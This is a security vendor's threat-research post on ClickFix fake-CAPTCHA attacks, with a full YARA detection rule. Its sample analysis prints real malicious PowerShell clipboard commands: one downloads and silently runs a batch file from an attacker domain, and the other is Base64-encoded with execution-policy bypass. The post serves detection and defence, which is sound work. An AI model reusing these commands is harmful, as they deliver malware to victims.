Spectra Assure Free Trial
Get your 14-day free trial of Spectra Assure for Software Supply Chain Security

Get Free TrialMore about Spectra Assure Free TrialClickFix is a social engineering attack that has been growing steadily throughout 2024 and 2025. Instead of exploiting a software vulnerability, it exploits trust.
The setup is simple: the victim visits a website, often a fake CAPTCHA page, a document verification portal, or an impersonated brand site, and is asked to prove they are human. The page instructs them to press Windows + R to open the Run dialog, then paste a command that the page has already silently copied to their clipboard. When the victim follows these steps, a malicious PowerShell script executes on their machine.
No exploit. No vulnerability. Just a user doing exactly what they were told.
What makes ClickFix particularly effective is that it bypasses most browser-level security controls entirely. The malicious code never touches the disk in a way that looks suspicious, it arrives via the clipboard, runs in memory, and is gone before most security tools know something happened.
Source: ClickFix: The What, Why, Where, and How of it All
Here’s the problem antivirus solutions have with malware detection — and how to use ReversingLabs Spectra Analyze to develop YARA rules to fill the gap.
[ Get the report: Copy, Paste, Compromise: The Tale of ClickFix | See the webinar ]
New malware often evades antivirus engines initially, this is not surprising. What makes ClickFix interesting is the reason why: the malicious infrastructure changes constantly (new domains, new payload URLs, new scripts), but the delivery mechanism stays the same. In the campaigns we analyzed here, the delivery mechanism follows the same basic pattern: an HTML page that writes a PowerShell command to the clipboard when a user clicks a fake verification button.

We ran the YARA rule below, designed around the specific ClickFix campaign pattern observed in this dataset, across our file collection and identified 283 samples matching that pattern. Of those:
In other words, more than 60% of the files our rule identified as ClickFix had no antivirus detection at time of analysis. Many of these were submitted within days — or hours — of this writing.
RL's YARA rule matched 283 samples, the majority of which had little or no AV coverage at time of submission.
The timestamps tell the story plainly: the most recent matches in the list are from March 22–24, 2026 — samples seen for the first time in the past 48 hours. These are active campaigns, not historical artifacts.
YARA is a pattern-matching tool widely used in threat research to identify malware based on structural or content characteristics. Rather than relying on known-bad hashes, a YARA rule can describe what a family of malware looks like — and catch new samples as long as they fit the pattern.
This ClickFix campaign has a consistent fingerprint. Regardless of which payload URL an attacker uses, the underlying HTML structure remains stable: a fake verification UI, a clipboard-writing JavaScript function, and a PowerShell command containing specific flags and behavioral patterns. Our rule targets these structural elements. Other ClickFix campaigns may change the UI text, JavaScript clipboard logic, or PowerShell flags.
The rule is organized into four logical groups that mirror the attack chain itself:
The condition requires at least two matches from each of the first three groups, plus at least one clipboard method — meaning a file needs to look like a fake CAPTCHA page, contain PowerShell indicators, and actively manipulate the clipboard. No single string triggers it. The full rule:
rule Detect_ClickFix_FakeCaptcha_PowerShell {

    meta:
        description = "Detects ClickFix HTML pages that trick users into copying and pasting malicious PowerShell via fake Captcha/Verification instructions."
        author = "Toni_Dujmovic"
        date = "2026-03-18"

    strings:
        // 1. Social Engineering / Instruction Text
        $se_win_key = "Windows Key" ascii wide nocase
        $se_cmd = "cmd" ascii wide nocase fullword
        $se_paste = "Ctrl + V" ascii wide nocase

        // 2. Fake Verification Context
        $ctx_robot = "not a robot" ascii wide nocase
        $ctx_verify = "Verification Steps" ascii wide nocase
        $ctx_recaptcha = "reCAPTCHA" ascii wide nocase

        // 3. Malicious Payload Indicators (PowerShell)
        $ps_base = "powershell" ascii wide nocase
        $ps_bypass = "Bypass" ascii wide nocase
        $ps_nop = "-NoP" ascii wide nocase
        $ps_noni = "-NonI" ascii wide nocase

        // 4. Clipboard Manipulation Logic
        $js_copy_1 = "document.execCommand('copy')" ascii wide nocase
        $js_copy_2 = "navigator.clipboard.writeText" ascii wide nocase

    condition:

        // Size limit: under 400KB
        filesize < 400KB and
        (2 of ($se_*)) and (2 of ($ctx_*)) and (2 of ($ps_*)) and (any of ($js_copy_*))
}
The rule currently runs live in our environment, matching new submissions as they arrive. The results speak for themselves: 283 files identified, many with zero antivirus detections, some submitted within hours of this post.
Detecting a file as malicious is step one. Step two is understanding what it does and where it connects — extracting the network indicators that let you block the attacker's infrastructure and hunt for related activity. ClickFix makes this interesting because some samples hide their payload URLs and some don't.
Here are two real samples from our dataset:

The first sample (Gift Card.html, first seen December 30, 2025) is a straightforward ClickFix page. The malicious PowerShell command is written directly in the HTML source, in plain text:
const clipboardText = 'powershell -WindowStyle Hidden -NoProfile -Command "iwr \'https://authone-drive.online/client.bat\' -OutFile $env:TEMP\\c.bat; saps $env:TEMP\\c.bat -WindowStyle Hidden; Start-Sleep 5; rm $env:TEMP\\c.bat -Force # | VERIFY I AM HUMAN | 24066880"';In the simple case, the malicious command is written directly in the HTML — no obfuscation, no encoding.
The payload downloads a .bat file from authone-drive.online, executes it silently, waits, then deletes itself. The VERIFY I AM HUMAN comment is a common ClickFix signature string — it appears in the page UI and persists in the clipboard command, likely as a tracking or anti-detection mechanism.


Static analysis extracts the malicious URL immediately, no special processing required:
Static analysis flags the payload URL directly from the HTML source and tags it as using a suspicious top-level domain.

Auxiliary Analysis goes one step further, identifying not just the URL but the full clipboard payload — the exact text that would be pasted into a victim's Run dialog:
Auxiliary Analysis identifies that the script writes to the clipboard and extracts the exact command the victim would run.

The second sample (idOS Staking.html, first seen March 20, 2026) is more recent and more evasive. The clipboard command is still present in the HTML, but it has been Base64-encoded using PowerShell's EncodedCommand flag:
powershell -NoP -NonI -EP Bypass -e JABwADEAMgAzAD0AaQB3AHIAIAAiAGgAdAB0AHAAcwA6AC8ALwBwAG8AcgB0AGEAbAAtAGkAZABvAHMALgBuAGUAdAB3AG8AcgBrAC8AYQB1AHQAaAA/AHgAYwA9ADEAMQA1ADAAMQAyADUAIgAgAC0ATQBlAHQAaABvAGQAIABQAE8AUwBUACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwA7 [... truncated]To a human analyst reading the HTML source, this is opaque. And to many security tools, the URL inside it is invisible.
The encoded case hides the payload URL inside a Base64-encoded PowerShell command — unreadable to a human, and invisible to tools that only do static string extraction.
